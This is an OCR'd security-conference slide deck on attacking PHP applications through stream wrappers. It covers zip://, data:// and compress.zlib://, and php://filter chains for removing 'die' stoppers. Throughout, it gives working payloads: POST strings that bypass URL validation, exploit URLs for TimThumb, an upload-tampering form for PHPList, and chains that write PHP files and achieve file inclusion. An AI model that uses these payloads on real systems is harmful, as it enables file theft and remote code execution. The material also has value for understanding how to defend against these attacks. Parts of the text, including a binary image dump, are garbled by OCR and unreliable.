PHP Wrappers


Aleksey Moskvin

Positive Technologies

May 2012

Streams

- **Streams**



Data reading

Wrappers

```
$handle = fopen($file, "rb");
while (!feof($handle))
 {
   $contents .= fread($handle, 8192);
 }
fclose($handle);
```

You can get data not only from local files!

```
$file = 'ftp://user:password@10.0.0.1/pub/file.txt';

$file = ‘http://127.0.0.1/server-status’;

$file = ‘php://fd/XXX’;

$file = ‘expect://ls’;
```

POSITIVE TECHNOLOGIES

Data writing

- **Read the file**

```
copy ('/etc/passwd' , 'php://output');

file_put_contents(‘php://output',  file_get_contents('/etc/hosts'));
```

- **Modify the file, and then write it to the disk**

```
move_uploaded_file($_FILES[“attach”]["tmp_name"],
                   “php://filter/string.rot13/resource=./upload/user_attach”);
```

- **Write data into Apache error_log (PHP >= 5.3.6)**

```
error_log (‘Bypass root perm!’, 3, ‘php://fd/2’);
```

Wrapper zip://

- **Requirements:** PHP is compiled with zip support.
- You can use zip:// wrapper in case allow_url_fopen = Off.
- zip:// wrapper allows you to access file inside the archive with an arbitrary name.

```
$zip = new ZipArchive;

 if ($zip->open('/tmp/any_name_zip_arxiv',1) )
   {
    $zip->addFromString( '/my/header.html', '<?php print_r(ini_get_all());` );
   }
$zip->close();

print file_get_contents('zip:///tmp/any_name_zip_arxiv#/my/header.html');
```

NULL Byte Replacement

```
$s = $_POST[‘path’];
include  $s.’/header.html’;
```

- allow_url_include directive restricts the usage of http:// ftp:// data:// wrappers.
- magic_quotes_gpc directive restricts the usage of NULL byte in local files including.
- If you can create a zip archive, you can use zip:// wrapper:

path=zip:///tmp/any_name_zip_arxiv#/my


This is effective if allow_url_fopen=Off and magic_quotes_gpc=On

- An arbitrary archive name allows you to use temporary files created while content loading.

Use hpinfo() to get temporary file path:
https://rdot.org/forum/showthread.php?t=1134

POSITIVE TECHNOLOGIES

Wrapper data:// (RFC 2397)


Description

The *data:* (» RFC 2397) stream wrapper is available since PHP 5.2.0.

Options

- *data://text/plain;base64,*


According to RFC 2379, data:// wrapper supports more extended syntax:

```
     dataurl  := "data:" [ mediatype ] [ ";base64" ] "," data
 mediatype  := [ type "/" subtype ] *( ";" parameter )
         data  := *urlchar
 parameter  := attribute "=" value
```

Wrapper feature: **mediatype can be absent or can be filled in by arbitrary values:**

```
data://anytype/anysubtype;myattr!=V@l!;youattr?=Op$;base64
```

Trick: function stream_get_meta_data


stream_get_meta_data — Retrieves header/meta data from streams/file pointers

Description

array **stream_get_meta_data** (resource *$stream*)

Returns information about an existing ***stream***.

Modify array items returned by stream_get_meta_data

```
$password = 'secret';
$file = $_POST['file'];
$fp = fopen( $file, 'r');
extract(stream_get_meta_data($fp));
if ( $mediatype === 'text/plain') { ... }
if ( $_COOKIE['admin'] === $password) { ... }
```

Rewrite $password variable
POST DATA: file=data://text/plain;password=mysecret;base64,
Bypass authorization: Cookie: admin=mysecret

Wrapper compress.zlib://

- **compress.zlib:// wrapper does not modify ordinary file content**

```
readfile('compress.zlib:///etc/hosts');
```

- **Local file path can include arbitrary folders name**

```
$url = 'compress.zlib:///http://../etc/hosts';
if (preg_match('/http:\/\//', $url) == true)
 {
   echo "Yes!";
  }
```

Any Data in parse_url

- **parse_url function handles not only URLs**

```
$url_info  = parse_url($_POST[‘src’]);

if ($url_info['host'] === 'img.youtube.com')
  {
   $name = str_replace('/', '', substr($url_info['path'], 4));
    copy( $src, './'.$name );
   }
```

- **Loading images from img.youtube.com:**

POST DATA: src=http://img.youtube.com/vi/Uvwfxki7ex4/0.jpg

- **Bypass host name checks and create arbitrary files:**

POST DATA: src=data://img.youtube.com/aaamy.php?;base64,SSBsb3ZlIFBIUAo

- **Local File Manipulation:**

POST DATA: src=compress.zlib://img.youtube.com/../path/to/local/file;

POSITIVE TECHNOLOGIES

Bypass preg_match validate

- **Filter bypass based on preg_match**

POST DATA: src=data://text/plain;charset=http://w?param=anyval;base64,SSBsb3ZlIFBIUAo

POST DATA: src=compress.zlib://youtube.com/../http://?/../../path/to/local/file

```
function validate_url ($url)
 {
  $pattern =
    "/\b(?:(?:https?):\/\/|www\.)[-a-z0-9+&@#\/%?=~_|!:,.;]*[-a-z0-9+&@#\/%=~_|]/i";
  return preg_match ($pattern, $url);
 }

$src = $_POST['src'];

if (!validate_url ($src)) display_error ('invalid url');
```

POSITIVE TECHNOLOGIES

Arbitrary File Loading in TimThumb

TimThumb is a popular script used for image resize.

Public Exploit for v 1.32 (08/2011): http://www.exploit-db.com/exploits/17602

New Wrappers Exploit for v1.34 (revision 145)

```
function check_external ($src) {
   ......................
    if (!validate_url ($src)) display_error ('invalid url');
      $url_info = parse_url ($src);
      ....................
      if ($url_info['host'] == 'www.youtube.com' || ...) parse_str($url_info['query']);
      ...................
  $fh = fopen($local_filepath, 'w');
  $ch = curl_init($src);
  ........................
  $files_infos = getimagesize ($local_filepath);

   if (empty($file_infos['mime']) || .....) unlink($local_filepath);
 .....................................
```

http://www.youtube.com/?local_filepath=php://filter/resource%3D./path/to/.php &url_info[host]=img.youtube.com&src=http://mysite.com/thumb.txt

File Manipulation in TimThumb v1.35

- Requirements: curl_init function is diabled on the target server.

```
.....................
                if (!$img = file_get_contents ($src)) {
                    display_error ('error....');
                   }
                if (file_put_contents ($local_filepath, $img) == FALSE)
{
                    display_error ('error.....');
                   }
.....................
```

- **Create a file with arbitrary content:**

data://img.youtube.com/e;charset=http://w?&var=;base64,SSBsb3ZIIFBIUAo

«Read» local file:

compress.zlib://youtube.com/../http://?/../../path/to/local/file

POSITIVE TECHNOLOGIES

Secret features of php://filter wrapper

- php://filter allows users to filter streams while opening.

Filter the file content:

```
readfile('php://filter/read=string.toupper|anyfilter|string.rot13/resource=./file.php');
```

- Unknown filter does not influence the results of other filters.
- convert.base64-decode and string.strip_tags filters can delete data from the stream.

Stephan Esser used convert.base64-decode filter features in an exploit for Piwik in 2009:
http://sektioneins.de/en/advisories/advisory-032009-piwik-cookie-unserialize-vulnerability


Since 2009, two important questions are not solved:

- How to delete «unused» data?
- What are the advantages of filters?

Base64 algorithm: encoding


- **RFC 2045, section 6.8 describes Base64 algorithm.**
- **Base64 alphabet:**

ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/



Base64 algorithm: decoding

- **While decoding, only characters of base64 alphabet are handled.**
- **The input string is divided into parts by 4 characters, every part is handled separately.**



Example. “Instrusion” of stopper

- **You can delete some data using base64_decode several times.**

```
$content  = "; <? die; ?>\n";
$content .= "[/Ly8vVTFOQ1RXSXpXbXhKUmtKSlZVRTlQUT09]\n";
$file  = 'php://filter/write=convert.base64-decode|convert.base64-decode|convert.base64-decode
       /resource=./PoC';
file_put_contents($file, $content);
```

“Stub”: /Ly8v (base64_decode('Ly8v') == '///')

- **convert.base64-decode filter does not handle strings with equal sign in the middle.**

```
$s = 'php://filter/read=convert.base64-decode/resource=data:,dGVzdA==CRAP';
var_dump(file_get_contents($s)); // print: string(0) ""
```

Filter string.strip_tags

- Filter string.strip_tags speeds up the “extrusion” process

```
$content  = "; <? die; ?>\n";
$content .= "=3C=3Fprint('PHP');\n";
$file  = 'php://filter/write=string.strip_tags|convert.quoted-printable-decode/resource=./PoC';
file_put_contents($file, $content);
```

- convert.quoted-printable-decode filter handles strings symbol by symbol.

Characters in Quoted-Printable (RFC2045, 6.7 chapter) format are modified into characters of 8 bit code page.

Modification into Quoted-Printable format.

```
$quoted_printable_lt  =  '='.strtoupper(dechex(ord('<')));
```

- convert.quoted-printable-decode filter is not effective if the string does not include an equal sign followed by hexadecimal character code.

```
$s = 'php://filter/read=convert.quoted-printable-decode/resource=data:,dGVz=CRAP';
var_dump(file_get_contents($s)); // print: string(0) ""
```

TextPattern: Upload Arbitrary Files (I)

What is Textpattern?

Textpattern is an open source content management system unlike any other; it allows you to easily create, edit and publish content and make it beautiful in a professional, standards-compliant manner.

- File with .php extension stores information about comments' authors.

```
$file = $prefs['tempdir'].DS.'evaluator_trace.php';
 if (!file_exists($file)) {
    $fp = fopen($file, 'wb');
     if ($fp)
     fwrite($fp, "<?php return; ?>\n".
            "This trace-file tracks saved comments. (created ".
             safe_strftime($prefs['archive_dateformat'],time()).")\n".
            "Format is: Type; Probability;  Message " .
             "(Type can be -1  => spam, 0 => moderate, 1 => visible)\n\n");
```

TextPattern: Upload Arbitrary Files (I)

Partial File Reading in PHPList <= 2.10.13 (I)

- The reason is a possibility to modify the structure of $_FILES array
http://isisblogs.poly.edu/2011/08/11/php-not-properly-checking-params/

```
if (is_array($_FILES)) { ## only avatars are files
   foreach ($_FILES['attribute']['name'] as $key => $val) {
     if (!empty($_FILES['attribute']['name'][$key])) {
       $tmpnam = $_FILES['attribute']['tmp_name'][$key];
         $size = $_FILES['attribute']['size'][$key];
      if ($size < MAX_AVATAR_SIZE) {
         $avatar = file_get_contents($tmpnam);
         Sql_Query(sprintf('replace into %s (userid,attributeid,value)
values(%d,%d,"%s")',$tables["user_attribute"],$id,$key,base64_encode($avatar)));
```

- The follow HTML form allows an attacker to upload files into a database.


```
<form action="http://localhost/lists/admin/?page=user&id=1" method="POST”
enctype="multipart/form-data" >
<input type="file" name="attribute[tmp_name]["> 
<input type="file" name="attribute[size]["> 
<input type="file" name="attribute[[tmp_name]"> 
<input type="file" name="attribute[name]["> 
<input name="change" value="Save Changes" type="submit">
</form>
```

Partial File Reading in PHPList <= 2.10.13 (II)

getimagesize check bypass (I)

With filters, you manage not only to delete stoppers but also modify images checked on the basis of getimagesize function.

If you manage to inject data into EXIF image



```
яШяюNUL{$@!W3ZhcnNdCnZhcmlhYmxlc19vcmRlciA9ICR7dmFyaWFibGVzX29yZGVyfQpzZXNzaW9uLnNhdmVfcGF0aCA9ICR7c2Vzc2lvbi5zYXZlX3BhdGh9<?php;яаNULDLE
SOHNULNULSOHNULSOHNULNULяЫNULCNULBSACKACKBELACKENQBSBELBELBEL       BS
FFDC4
FFVTVTFFEMDC2DC3SIDC4GSSUBUSRSGSSUBFSFS $.' ",#FSFS(7),01444US'9=82<.342яЫNULC

CAN2!FS!22222222222222222222222222222222222222222222222222яANULDC1BSETX_STXXETXSO                              LNULSOHENQ
SOHSOHSOHNULNULNULNULNULNULNULNULSOHSTXETXEOTENQACKBELBS
VTяДNULµDLENULSTXSOHETXETXSTXEOTETXENQENQEOTEOTNULNULSOH}SOHSTXETXNULEO                              S#B±БNAKRCp$
SYNETBCANEMSUB%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyzѓ„…†‡€‰Љ‘“”•—™љўЈ¤Ґ¦§Ё                              зийкстуфхцчшщъ
NULETXSOHSOHSOHSOHSOHSOHSOHSOHSOHNULNULNULNULNULNULSOHSTXETXEOTENQACK
VTяДNULµDC1NULSTXSOHSTXEOTEOTETXEOTBELENQEOTEOTNULSOHSTXwNULSOHSTXETXD                              4B'Ў±Б   #3RpN
SYN$46%cETBCANEMSUB&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz,ѓ„…†‡€‰Љ‘“”•—™љўЈ¤                              ежзийктуфхцчш
SOHNULSTXDC1ETXDC1NUL?NULч)%мдgNAKFF—^[ђT(=0N*WAЋзсчNAKДшъCAN›\.[“SUBхн^\›ЧSI”DC                              ]№ЭЋзж=}H.gЬ
ЯњuЎnSOм—г ПJуґESCЋ¤г:вќ±XIЮЬv,IЃO3xhч=DLEЭNULaBELOi~P?їэkO
*|‰Й
зFFsщPDC1•FYЂFS}гЉ~C‹к±ozlëNULSTXGSqФэ)џhИыэzW›9Ьь|Ћћњц –ЬЯSbGыG&›ЄБасЬфJ7?лACK                              *]VUSUЏAфП;
^|$•DC3&Y7ћыЏт¤3iI,тgЇЮ9§нY_ТЏАфі)юяNULCAN¤у[ЏЮW›¦жЭыЦАзESCЋ)~У9~n$ИгпRSћX>ЩцETBX
НќЩRSхж¦олwETB3daUSњУ…EARENQMГФBEL?-RSЪ]…хЕЬфЏ8“ГрЕ'њ3ETXuyPëëiC›©13SOHO)¦жй                              ™I}XзљENQеГ0C
SIFЮяNULЮ¤28EMЭУµуяNULЂпцґц™S8sЃH.oV.n&$д“јѓпWн_a}Uw=BELOулМDC3їчї
уфјёЫЏµK•яNULIдЉ
ХЙETXэ"nBELМзN№©ц'USXJЬфSI9уЌЖЦ93cDC3\BELЫlnP,'›#,wњt¦h]ў“ц©Аоц»жцґахеЬф37OъжЏ8а|Ш
3§щц§нETXк«№и^кяNUL{-!•тBSsЊWETXэЎv‡ю>$ц;©ENQхиЕ_ґJ луrhUX}Yw=SOHж}№
```

new_image - Программа про...

getimagesize check bypass (II)

```
extract($_REQUEST);
.....
include  $templatedir.'/header.html';
.....
if (!empty($_FILES) )  {
   $file_info  = getimagesize($_FILES['image']['tmp_name']);
    if($file_info['mime'] == 'image/jpeg')
     {
      if ( move_uploaded_file(  $_FILES['image']['tmp_name'], $folder.'/avatar.jpg') )
......
```


- Load an image, but a zip archive with /my/header.html file is stored on the server.

folder=php://filter/write=string.strip_tags|convert.base64-decode/resource=/tmp/

- Add the file into the zip archive

templatedir=zip:///tmp/avatar.jpg#/my

Files with arbitrary content



If you manage to create a file with arbitrary content, you can:

- **create a session file and exploit the unserialize bug via session_start();**
- **create a zip archive and exploit RFI;**
- **create/rewrite files htaccess/htpasswd;**
- **create or rewrite templates.**

parse_ini_file atack

